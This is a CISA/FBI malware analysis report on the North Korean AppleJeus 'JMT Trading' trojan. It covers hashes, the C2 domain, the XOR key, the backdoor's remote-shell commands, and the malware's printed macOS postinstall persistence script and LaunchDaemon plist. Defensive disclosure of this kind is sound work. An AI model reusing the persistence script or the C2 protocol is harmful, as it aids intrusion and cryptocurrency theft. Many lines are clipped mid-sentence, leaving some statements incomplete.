MAR-10322463-2.v1 - AppleJeus: JMT Trading

us-cert.cisa.gov/ncas/analysis-reports/ar21-048b

Malware Analysis Report

10322463.r2.v1

2021-02-12

Notification

This report is provided "as is" for informational purposes only. The Department of Homeland Security (DHS) does not provide any warranties of ar information contained herein. The DHS does not endorse any commercial product or service referenced in this bulletin or otherwise.

This document is marked TLP:WHITE--Disclosure is not limited. Sources may use TLP:WHITE when information carries minimal or no foreseeab accordance with applicable rules and procedures for public release. Subject to standard copyright rules, TLP:WHITE information may be distribute more information on the Traffic Light Protocol (TLP), see http://www.us-cert.gov/tlp.

Summary

Description

This Malware Analysis Report (MAR) is the result of analytic efforts among the Federal Bureau of Investigation (FBI), the Cybersecurity and Infras (CISA), and the Department of Treasury (Treasury) to highlight the cyber threat to cryptocurrency posed by North Korea, formally known as the D Republic of Korea (DPRK), and provide mitigation recommendations. Working with U.S. government partners, FBI, CISA, and Treasury assess th which these agencies attribute to North Korean state-sponsored advanced persistent threat (APT) actors—is targeting individuals and companies cryptocurrency exchanges and financial service companies, through the dissemination of cryptocurrency trading applications that have been mod that facilitates theft of cryptocurrency.

This MAR highlights this cyber threat posed by North Korea and provides detailed indicators of compromise (IOCs) used by the North Korean gov Government refers to malicious cyber activity by the North Korean government as HIDDEN COBRA. For more information on other versions of Ap recommended steps to mitigate this threat, see Joint Cybersecurity Advisory AA21-048A: AppleJeus: Analysis of North Korea's Cryptocurrency M cert.cisa.gov/ncas/alerts/AA21-048A.

There have been multiple versions of AppleJeus malware discovered since its initial discovery in August 2018. In most versions, the malware app legitimate-looking cryptocurrency trading company and website, whereby an unsuspecting individual downloads a third-party application from a w legitimate.

The U.S. Government has identified AppleJeus malware version—JMT Trading—and associated IOCs used by the North Korean government in A

JMT Trading malware, discovered by a cybersecurity company in October 2019, is a legitimate-looking cryptocurrency trading software that is ma a company and website—JMT Trading and jmttrading[.]org, respectively—that appear legitimate.
For a downloadable copy of IOCs, see: MAR-10322463-2.v1.stix.

Submitted Files (6)

07c38ca1e0370421f74c949507fc0d21f4cfcb5866a4f9c0751aefa0d6e97542 (jmttrader.msi)

081d1739422bf050755e6af269a717681274821cea8becb0962d4db61869c5d6 (JMTTrader.exe)

4d6078fc1ea6d3cd65c3ceabf65961689c5bc2d81f18c55b859211a60c141806 (jmttrader_mac.dmg)

7ea6391c11077a0f2633104193ec08617eb6321a32ac30c641f1650c35eed0ea (JMTTrader)

9bf8e8ac82b8f7c3707eb12e77f94cd0e06a972658610d136993235cbfa53641 (CrashReporter.exe)

e352d6ea4da596abfdf51f617584611fc9321d5a6d1c22aff243aecdef8e7e55 (CrashReporter)

Domains (2)

beastgoc.com

jmttrading.org

Findings

07c38ca1e0370421f74c949507fc0d21f4cfcb5866a4f9c0751aefa0d6e97542

Tags

backdoordroppertrojan

Details

Name	jmttrader.msi
Size	11524608 bytes

Type	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.1, MSI Installer, Last Printed: Fri Dec 11 11:47:44 200 Fri Dec 11 11:47:44 2009, Last Saved Time/Date: Fri Dec 11 11:47:44 2009, Security: 0, Code page: 1252, Revision Number: {A2814 F995B8DC1A80}, Number of Words: 2, Subject: JMTTrader, Author: JMT Trading Group LLC, Name of Creating Application: Advance 83143, Template: ;1033, Comments: This installer database contains the logic and data required to install JMTTrader., Title: Installatio Installer, MSI, Database, Number of Pages: 200
MD5	c4aa6f87124320eadc342d2fe7364896
SHA1	4fcc84583126689d03acf69b9fca5632f7d44752
SHA256	07c38ca1e0370421f74c949507fc0d21f4cfcb5866a4f9c0751aefa0d6e97542
SHA512	51b34ae0a0e9252705206f2d9e87136706f51a70cc110e8493ff1266303ae33f09c1e89f329ae8f776a610c88f155e02afeb63a8bc7762c
ssdeep	196608:p/5qF8q187MZjfZjowfMjVS9Qkj6YotsEXw6xws8CV/KFmpZ3zyl:B5qCyBfRfMjVS4RXw6EFF
Entropy	7.962353

Antivirus

Ahnlab	MSI/Dropper
Avira	TR/Agent.rhbwd
Comodo	Malware
Ikarus	Trojan.Win32.Agent
Microsoft Security Essentials	Backdoor:Win32/Stealer.A!MSR
NetGate	Trojan.Win32.Malware
Symantec	Trojan.Gen.MBT
TrendMicro	Backdoo.80EE6F49
TrendMicro House Call	Backdoo.80EE6F49

YARA Rules

No matches found.

ssdeep Matches

No matches found.

Relationships

07c38ca1e0...	Downloaded_From	jmttrading.org
07c38ca1e0...	Contains	081d1739422bf050755e6af269a717681274821cea8becb0962d4db61869c5d6
07c38ca1e0...	Contains	9bf8e8ac82b8f7c3707eb12e77f94cd0e06a972658610d136993235cbfa53641

Description

This Windows program from the JMTTrade GitHub site is a Windows MSI Installer. The installer looks legitimate and previously had a valid digital
(Sectigo). The signature was signed with a code signing certificate purchased by the same user as the SSL certificate for "jmttrading.org." The ins
administrative privileges to run and while installing "JMTTrader.exe" (081d1739422bf050755e6af269a717681274821cea8becb0962d4db61869c5
Files (x86)\JMTTrader” folder, it also installs "CrashReporter.exe" (9bf8e8ac82b8f7c3707eb12e77f94cd0e06a972658610d136993235cbfa53641)
<username>\AppData\Roaming\JMTTrader” folder. Immediately after installation, the installer launches "CrashReporter.exe" with the “Maintain” p

Screenshots



JMTTrader Setup
Welcome to the JMTTrader Setup Wizard
The Setup Wizard will install JMTTrader on your computer.
Click "Next" to continue or "Cancel" to exit the Setup Wizard.
< Back
Next >
Cancel

Figure 1 - Screenshot of the JMTTrader Installation.

jmttrading.org

Tags

command-and-control

Whois

Whois for jmttrading.org had the following information on October 11, 2019:
Registrar: NameCheap
Created: July 11, 2019
Expires: July 11, 2020
Updated: September 10, 2019

Relationships

jmttrading.org	Downloaded_To	4d6078fc1ea6d3cd65c3ceabf65961689c5bc2d81f18c55b859211a60c141806
jmttrading.org	Downloaded_To	07c38ca1e0370421f74c949507fc0d21f4cfcb5866a4f9c0751aefa0d6e97542

Description

This site contained a “Download from GitHub” button which takes the user to the JMTTrader GitHub page (github.com/jmttrading/JMTTrader/relea
Windows and OSX versions of JMTTrader were available for download. There are also zip and a tar.gz files containing the source code. JMT Trad
signed Sectigo SSL certificate. The SSL certificate was “Domain Control Validated," just as the Celas LLC certificate for AppleJeus variant 1. The
at the IP address 198.187.29.20 with ASN 22612.

081d1739422bf050755e6af269a717681274821cea8becb0962d4db61869c5d6

Tags

trojan

Details

Name	JMTTrader.exe
Size	2645744 bytes
Type	PE32 executable (GUI) Intel 80386, for MS Windows
MD5	70cf78e117359b17f079c128fcead8c8
SHA1	8ec7f4b39f0843e5eae3b8af01578fd8e4432995
SHA256	081d1739422bf050755e6af269a717681274821cea8becb0962d4db61869c5d6
SHA512	8e21ea416f4c58743183394a28e347bc5c45f40306a8ffa7eef8403cf340538acf0794fd7bfdf60e120822fae5a21fc0f15de28cdf91d64f86
ssdeep	49152:RHvo5BtSCkrN6DyhGr2W8Ujk4DJX4TnKuwdJg0b:65+rN+8GSog4lX/
Entropy	7.024119

Antivirus

Emsisoft	MalCert.A (A)
Sophos	Mal/BadCert-Gen

YARA Rules

No matches found.

ssdeep Matches

No matches found.

PE Metadata

Compile Date	2019-07-29 03:06:34-04:00
Import Hash	03d73bcb914fff965a82c9d9fe1fb7a1
Company Name	JMT Trading Group
File Description	JMT Trader
Internal Name	JMT Trader
Legal Copyright	JMT Trading Group (C) 2019
Original Filename	JMTTrader.exe
Product Name	Automatic Secure Bitcoin Trader Application
Product Version	1.40.42

PE Sections

MD5	Name	Raw Size	Entropy
f9a353aa651137f95669fd2b1a50e70b	header	1024	3.181420
d00e20fb387da8ab6898391019288f30	.text	1181696	6.125747
c7fcd13c45b7c15042b8024839cf18c4	.rdata	1269248	7.095514
7504000617caec62a5a3221a785a58a8	.data	6144	4.261115
55550745e0d79ebbad96ac438f26f8a1	.rsrc	13312	7.626081
8ae8dead88483b69b09b01b024e882a2	.reloc	165376	6.784821

Packers/Compilers/Cryptors

Microsoft Visual C++ ?.?

Relationships

081d173942...	Contained_Within	07c38ca1e0370421f74c949507fc0d21f4cfcb5866a4f9c0751aefa0d6e97542

Description

This file is a 32-bit Windows executable contained within the Windows MSI Installer "JMTTrader_Win.msi." When executed, "JMTTrader.exe" ask
exchange, and then loads a legitimate cryptocurrency trading platform with no signs of malicious activity.

"JMTTrader.exe" is similar in appearance to version 1 and QT Bitcoin Trader. In addition to similar appearance, many strings found in "JMTTrader
Trader references and parameters being set to “JMT Trader” including but not limited to:

--Begin similarities--
String_ABOUT_QT_BITCOIN_TRADER_TEXT=JMT Trader
String_ABOUT_QT_BITCOIN_TRADER_TEXT=JMT Trader is a free Open Source project<br>developed on pure C++ Qt and OpenSSL.
QtBitcoinTraderClass
July IGHOR (note: Ighor July is one of the developers of QT Bitcoin Trader)
--End similarities--

The strings also reference the name “Gary Mendez” with email garyhmendez@yahoo.com as the author of "JMTTrader.exe." There is also refere
GitHub repository under the name Gary Mendez “github.com/garymendez/JMTTrader/issues."

While the JMTTrader application is likely a modification of QT Bitcoin Trader, the legitimate QT Bitcoin Trader for Windows is not available for dow
only as a Windows portable executable. This is a singular file named "QtBitcoinTrader.exe" and does not install or run any additional programs. Th
contains "JMTTrader.exe," the modified version of QT Bitcoin Trader, as well as the additional "CrashReporter.exe"
(9bf8e8ac82b8f7c3707eb12e77f94cd0e06a972658610d136993235cbfa53641) executable not included with the original QT Bitcoin Trader.

Screenshots




Figure 2 - Screenshot of the JMTTrader Application.

9bf8e8ac82b8f7c3707eb12e77f94cd0e06a972658610d136993235cbfa53641

Tags

backdoortrojan

Details

Name	CrashReporter.exe
Size	609008 bytes
Type	PE32 executable (GUI) Intel 80386, for MS Windows
MD5	48971e0e71300c99bb585d328b08bc88
SHA1	ec8d7264953b5e9e416b7e8483954d9907278f2f
SHA256	9bf8e8ac82b8f7c3707eb12e77f94cd0e06a972658610d136993235cbfa53641
SHA512	6a664cd56e2201237bb24c148f39db6878e7cb6bb507290144f4cea327989535dbea64db11de398eee822aae56e873126dc95e2abf73
ssdeep	12288:VhOHEwPzMEoJ1BpfYYPmrv3l1dxs6GWRGuGTi2euRBFXTnn8HPIRlxhD44ENrYAt:zOHEwPzMEoJ1BpfYYPmrv3l1dxs6GW
Entropy	6.526076

Antivirus

Ahnlab	Trojan/Win32.Stealer
Antiy	Trojan[Backdoor]/Win32.Stealer
Avira	TR/Agent.Inumk
BitDefender	Gen:Variant.Razy.567005
Comodo	Malware
ESET	a variant of Win32/NukeSped.GN trojan
Emsisoft	MalCert.A (A)
Ikarus	Trojan.Win32.Agent
K7	Trojan (005597f41)
Lavasoft	Gen:Variant.Razy.567005
Microsoft Security Essentials	Backdoor:Win32/Stealer.A!MSR
NANOAV	Trojan.Win32.Crypted.gczdoi
NetGate	Trojan.Win32.Malware
Sophos	Troj/APosT-L
Symantec	Trojan.Gen.2

Systweak	trojan.nukesped
TrendMicro	Backdoo.80EE6F49
TrendMicro House Call	Backdoo.80EE6F49
VirusBlokAda	Backdoor.Agent
Zillya!	Trojan.NukeSped.Win32.182

YARA Rules

No matches found.

ssdeep Matches

No matches found.

PE Metadata

Compile Date	2019-10-04 03:22:31-04:00
Import Hash	1513eba25694f99cecbcdc6cb414f6bd

PE Sections

MD5	Name	Raw Size	Entropy
cedc0880c9b0b6fea37e0079f1a4b406	header	1024	2.832478
189feb1b74269eaa7894c984df4268c3	.text	367104	6.351925
03c4cd021cfac8b5a8c0b944712e3217	.rdata	78336	4.408592
cf410dbcdd83eb2426120e72027f119b	.data	130048	5.206737
bf619eac0cdf3f68d496ea9344137e8b	.rsrc	512	0.000000
fe66dfb20b91197d86cc8bbf0fc7139c	.reloc	23040	6.417054

Packers/Compilers/Cryptors

Microsoft Visual C++ ?.?

Relationships

9bf8e8ac82...	Contained_Within	07c38ca1e0370421f74c949507fc0d21f4cfcb5866a4f9c0751aefa0d6e97542
9bf8e8ac82...	Connected_To	beastgoc.com

Description


This file is a 32-bit Windows executable contained within the Windows MSI Installer "JMTTrader_Win.msi." Unlike the first version of the malware, installed in the “C:\Users\<username>\AppData\Roaming\JMTTrader," which is a different folder than "JMTTrader.exe." "CrashReporter.exe" is he ADVObfuscation library, which has been renamed “snowman” by the malware writer. ADVObfuscation is described as using C++ 11/14 language time, obfuscated code without using any external tool and without modifying the compiler and introduces some form of randomness to generate p encryption of strings literals and the obfuscation of calls using finite state machines. Due to this obfuscation, detailed functionality can be difficult t of the non-obfuscated "Updater.exe" binary.

At launch, "CrashReporter.exe" first checks for the “Maintain” parameter and if not found, exits the program to likely evade detection in a sandbox malware collects basic victim information and encrypts the data with the hardcoded XOR key “X,%`PMk--Jj8s+6=15:20:11."

The encrypted data is sent to “hxxps[:]//beastgoc.com/grepmonux.php” with a multipart form data separator “--wMKBUqjC7ZMG5A5g."


The malware’s capabilities include reading/writing itself to various directories, querying/writing to the registry, searching for files, extract/decode pa processes. "CrashReporter.exe" also creates a scheduled SYSTEM task named "JMTCrashReporter," which runs the "CrashReporter.exe" progra parameter at the login of any user.

Screenshots



```
pop     edi
mov     eax, [esi+4]
mov     dl, ds:byte_4608C8[edx] ; X,%`PMk--Jj8s+6=15:20:11
mov     eax, [eax]
xor     dl, [eax+ebx]   ; XOR encryption of data to send
mov     eax, [esi+4]
mov     eax, [eax]
```

Figure 3 - Hard-coded XOR key and XOR encryption.



Name: JMTCrashReporter

Location: \

Author:

Description: Crash Reporter for JMTTrader

Security options

When running the task, use the following user account:

SYSTEM

○ Run only when user is logged on

● Run whether user is logged on or not

□ Do not store password. The task will only have access to local resources

☑ Run with highest privileges

□ Hidden Configure for: Windows Vista™, Windows Server™ 2008

Figure 4 - Screenshot of the "JMTCrashReporter" scheduled task.

beastgoc.com

Tags

command-and-control

URLs

https[:]//beastgoc.com/grepmonux.php

Whois

Whois information for the domain beastgoc.com on October 11, 2019 was as follows:
Registrar: NameCheap
Created Date: July 19, 2019
Expiration Date: July 19, 2020

Relationships

beastgoc.com	Connected_From	9bf8e8ac82b8f7c3707eb12e77f94cd0e06a972658610d136993235cbfa53641
beastgoc.com	Connected_From	e352d6ea4da596abfdf51f617584611fc9321d5a6d1c22aff243aecdef8e7e55

Description

The site "beastgoc.com" had as valid digital signature signed by Sectigo. This is a “Domain Control Validated” signature, which is the lowest level
domain was registered at the IP address 185.228.83.32 with ASN 205406.

4d6078fc1ea6d3cd65c3ceabf65961689c5bc2d81f18c55b859211a60c141806

Tags

backdoortrojan

Details

Name	jmttrader_mac.dmg
Size	13583316 bytes
Type	zlib compressed data
MD5	39cdf04be2ed479e0b4489ff37f95bbe
SHA1	74390fba9445188f2489959cb289e73c6fbe58e4
SHA256	4d6078fc1ea6d3cd65c3ceabf65961689c5bc2d81f18c55b859211a60c141806
SHA512	d04bc9adbe56414ec2cba134ebf8af42ef79495a89748367464e73c6dd69fd978a194df23a646ff90d45114bf68a93f580cd540ba3b600a
ssdeep	393216:sEFxMIZkTx7Nzm4qbicUC7Gk6RH1NBTtJRr49Hg4pgl:sEFiIYw4u8HxTDOi
Entropy	7.997633

Antivirus

Ahnlab	Backdoor/OSX.NukeSped
Antiy	Trojan/Win32.Casdet
Avira	OSX/W97M.CVE-2017-8759.wrdas
BitDefender	Trojan.MAC.Lazarus.G
Comodo	Malware
Cyren	Trojan.HUJK-1
ESET	OSX/NukeSped.B trojan
Emsisoft	Trojan.MAC.Lazarus.G (B)
Ikarus	Trojan.Win32.Casdet
Lavasoft	Trojan.MAC.Lazarus.G
McAfee	OSX/Nukesped.d
Microsoft Security Essentials	Trojan:MacOS/NukeSped.A!MTB
Sophos	OSX/Lazarus-E
Symantec	OSX.Trojan.Gen
TrendMicro	Backdoo.6FE2634B
TrendMicro House Call	Backdoo.6FE2634B
Zillya!	Backdoor.Agent.OSX.57

YARA Rules

No matches found.

ssdeep Matches

No matches found.

Relationships

4d6078fc1e...	Downloaded_From	jmttrading.org
4d6078fc1e...	Contains	7ea6391c11077a0f2633104193ec08617eb6321a32ac30c641f1650c35eed0ea
4d6078fc1e...	Contains	e352d6ea4da596abfdf51f617584611fc9321d5a6d1c22aff243aecdef8e7e55

Description


This OSX program from the JMTTrader GitHub is an Apple DMG installer. The OSX program has very similar functionality to the Windows progra digital signature. Again, the installer appears to be legitimate and installs both JMTTrader in the "/Applications/JMTTrader.app/Contents/MacOS/" program named ".CrashReporter" in the "/Applications/JMTTrader.app/Contents/Resources/" folder. The installer contains a postinstall script (see

This postinstall script has similar functionality to the postinstall script of the first version but has a few additional features. It still moves the hidden (.com.jmttrading.plist) to the LaunchDaemons folder, but also changes the file permissions on the plist. Once in the LaunchDaemons folder, this p system load as root for every user, which will launch the CrashReporter program with the Maintain parameter.

The postinstall script also moves the ".CrashReporter" program to a new location "/Library/JMTTrader/CrashReporter" and makes it executable. L the LaunchDaemon will not run automatically after the plist file is moved, the postinstall script then launches the CrashReporter program with the runs it in the background (&).


The package also has "Developed by Gary Mendez. JMTTrading Group" in the Info.plist properties file.

Screenshots



```
#!/bin/sh
mv /Applications/JMTTrader.app/Contents/Resources/.org.jmttrading.plist /Library/LaunchDaemons/org.jmttrading.plist
chmod 644 /Library/LaunchDaemons/org.jmttrading.plist
mkdir /Library/JMTTrader
mv /Applications/JMTTrader.app/Contents/Resources/.CrashReporter /Library/JMTTrader/CrashReporter
chmod +x /Library/JMTTrader/CrashReporter
/Library/JMTTrader/CrashReporter Maintain &
```

Figure 5 - Screenshot of the postinstall script included in OSX JMTTrader installer.



```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
        <key>Label</key>
        <string>org.jmttrading.jmttrader</string>
        <key>ProgramArguments</key>
        <array>
                <string>/Library/JMTTrader/CrashReporter</string>
                <string>Maintain</string>
        </array>
        <key>RunAtLoad</key>
        <true/>
</dict>
</plist>
```

Figure 6 - Screenshot of the "com.jmttrading.plist" file.

7ea6391c11077a0f2633104193ec08617eb6321a32ac30c641f1650c35eed0ea

Tags

trojan

Details

Name	JMTTrader
Size	3585364 bytes
Type	Mach-O 64-bit x86_64 executable, flags:<NOUNDEFS|DYLDLINK|TWOLEVEL|WEAK_DEFINES|BINDS_TO_WEAK|PIE>
MD5	ffc2a7073ba362b295357ac6e782634a
SHA1	6d13e85cd812e249ab950ec405e84289de9cfe5e
SHA256	7ea6391c11077a0f2633104193ec08617eb6321a32ac30c641f1650c35eed0ea
SHA512	1d14e41e306816323fcaa54fb7f420148c50fc0388a86178a41ce63c9fc5b1f29d2614d9c8445a13198c6920d4bded3dbf48641ee4795d
ssdeep	98304:rDhoAFpEA86GIleAdNH2vFywLw6mkJarN+8GSy:b5HrNiSy
Entropy	6.796243

Antivirus

No matches found.

YARA Rules

No matches found.

ssdeep Matches

No matches found.

Relationships

7ea6391c11...	Contained_Within	4d6078fc1ea6d3cd65c3ceabf65961689c5bc2d81f18c55b859211a60c141806

Description

This OSX sample was contained within Apple DMG Installer "JMTTrader_Mac.dmg." When exexuted, JMTTrader has identical functionality and a Windows JMTTrader.exe. It asks for the user's exchange and loads a legitimate cryptocurrency trading application with no signs of malicious activ appearance has changed slightly from the CelasTradePro application, JMTTrader is close in appearance to both CelasTradePro and QT Bitcoin T modification of the OSX QT Bitcoin Trader.

In addition to similar appearance, many strings found in JMTTrader have QT Bitcoin Trader references and parameters being set to "JMT Trader" to:

--Begin similarities--
String_ABOUT_QT_BITCOIN_TRADER_TEXT=JMT Trader
String_ABOUT_QT_BITCOIN_TRADER_TEXT=JMT Trader is a free Open Source project<br>developed on pure C++ Qt and OpenSSL.
User-Agent: Qt Bitcoin Trader v1.40.42
July IGHOR (note: Ighor July is one of the developers of QT Bitcoin Trader)
--End similarities--

The strings also reference the name "Gary Mendez" with email garyhmendez@yahoo.com as the author of JMTTrader.exe. There is also referenc repository under the name Gary Mendez "github.com/garymendez/JMTTrader/issues."

While the JMTTrader application is likely a modification of QT Bitcoin Trader, the legitimate QT Bitcoin Trader DMG for OSX does not contain the plist file which creates a LaunchDaemon. When executed, only QTBitcoinTrader will be installed, and no additional programs will be created, insta

In contrast, the JMTTrader DMG contains the CelasTradePro OSX executable, the modified version of QT Bitcoin Trader, as well as the additiona executable not included with the original QT Bitcoin Trader.

e352d6ea4da596abfdf51f617584611fc9321d5a6d1c22aff243aecdef8e7e55

Tags

trojan

Details

Name	CrashReporter
Size	39168 bytes
Type	Mach-O 64-bit x86_64 executable, flags:<NOUNDEFS|DYLDLINK|TWOLEVEL|PIE>
MD5	6058368894f25b7bc8dd53d3a82d9146
SHA1	8644da026f9e8873dd8699bd68c77a25001be726
SHA256	e352d6ea4da596abfdf51f617584611fc9321d5a6d1c22aff243aecdef8e7e55
SHA512	d849270a89d8ab52006dd92557d82e9966ecb9a8958a1e84510ef67bc085fa4f6eb7142c0b045e3aa9932e5a270981aba7f3fc147222c
ssdeep	384:TgSifNpZ0XMY923gMnldxdzd7tmEtP0lLnXjXZfV:TgTFp8EgMD9WXj
Entropy	2.672204

Antivirus

Ahnlab	OSX/Agent
Antiy	Trojan/Mac.NukeSped
Avira	OSX/Agent.qhhyt
BitDefender	Trojan.MAC.Agent.DU
ClamAV	Osx.Malware.Agent-7335874-0
ESET	OSX/NukeSped.B trojan
Emsisoft	Trojan.MAC.Agent.DU (B)
Ikarus	Trojan.OSX.Agent
Lavasoft	Trojan.MAC.Agent.DU
McAfee	OSX/Nukesped.a
Microsoft Security Essentials	Trojan:MacOS/NukeSped.A!MTB
NANOAV	Trojan.Mac.NukeSped.gdjieu
Quick Heal	MacOS.Trojan.39995.GC
Sophos	OSX/Lazarus-E
Symantec	OSX.Trojan.Gen
TrendMicro	Trojan.BC5298BA
TrendMicro House Call	Trojan.BC5298BA
Zillya!	Trojan.NukeSped.OSX.2

YARA Rules

No matches found.

ssdeep Matches

No matches found.

Relationships

e352d6ea4d...	Contained_Within	4d6078fc1ea6d3cd65c3ceabf65961689c5bc2d81f18c55b859211a60c141806
e352d6ea4d...	Connected_To	beastgoc.com

Description

This OSX sample was contained within Apple DMG Installer "JMTTrader_Mac.dmg." CrashReporter likely functions very similarly to the Windows program, but unlike the Windows program, it is not obfuscated. This lack of obfuscation makes it easier to determine the program’s functionality ir

Upon launch, the malware checks for the “Maintain” parameter, and will exit if the parameter is not found, likely to avoid sandbox analysis.


CrashReporter then creates a randomly generated token (identifier) and collects the binary's version and process ID to send to the server. This da
with the hard-coded key "X,%`PMk--Jj8s+6=\x02" (last value is a non-printable ASCII character which is hexadecimal \x02). While the key is differe
the Windows sample, the first 16 bytes are the same.

The encrypted data is sent to the same C2 server as the Windows sample at hxxps[:]//beastgoc.com/grepmonux.php with the multipart data form
"jGzAcN6k4VsTRn9". CrashReporter also has a hard-coded user-agent string: "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
Chrome/72.0.3626.121 Safari/537.36" along with other hard-coded values sent with the data including "token," "query," and "mont.jpg."

If CrashReporter receives a response with the HTTP code 200 (successful), it will invoke another function which will wait for tasking from the C2 s
received, the function decrypts the data with the same hardcoded XOR key and processes the tasking. Accepted tasking commands include the f


--Begin accepted tasking commands--
"exit": this command will cause CrashReporter to gracefully exit
"up": this command will upload a file from the C2 server to the infected host
"stand ": this command will execute commands from the server via the shell using the popen API (the "popen()" function opens a process by creat
forking, and invoking the shell)
--End accepted tasking commands--

These possible commands from the C2 server gives the remote attacker full control over the OSX system. It is likely that the functionality of the W
CrashReporter.exe is the same as this OSX malware, as the original AppleJeus had the same functionality on both operating systems.
Screenshots



```
mov     rdi, [rsi+8]     ; char *
lea     rsi, aMaintain   ; "Maintain"
call    _strcmp
test    eax, eax
jz      short loc_1000027D9
```

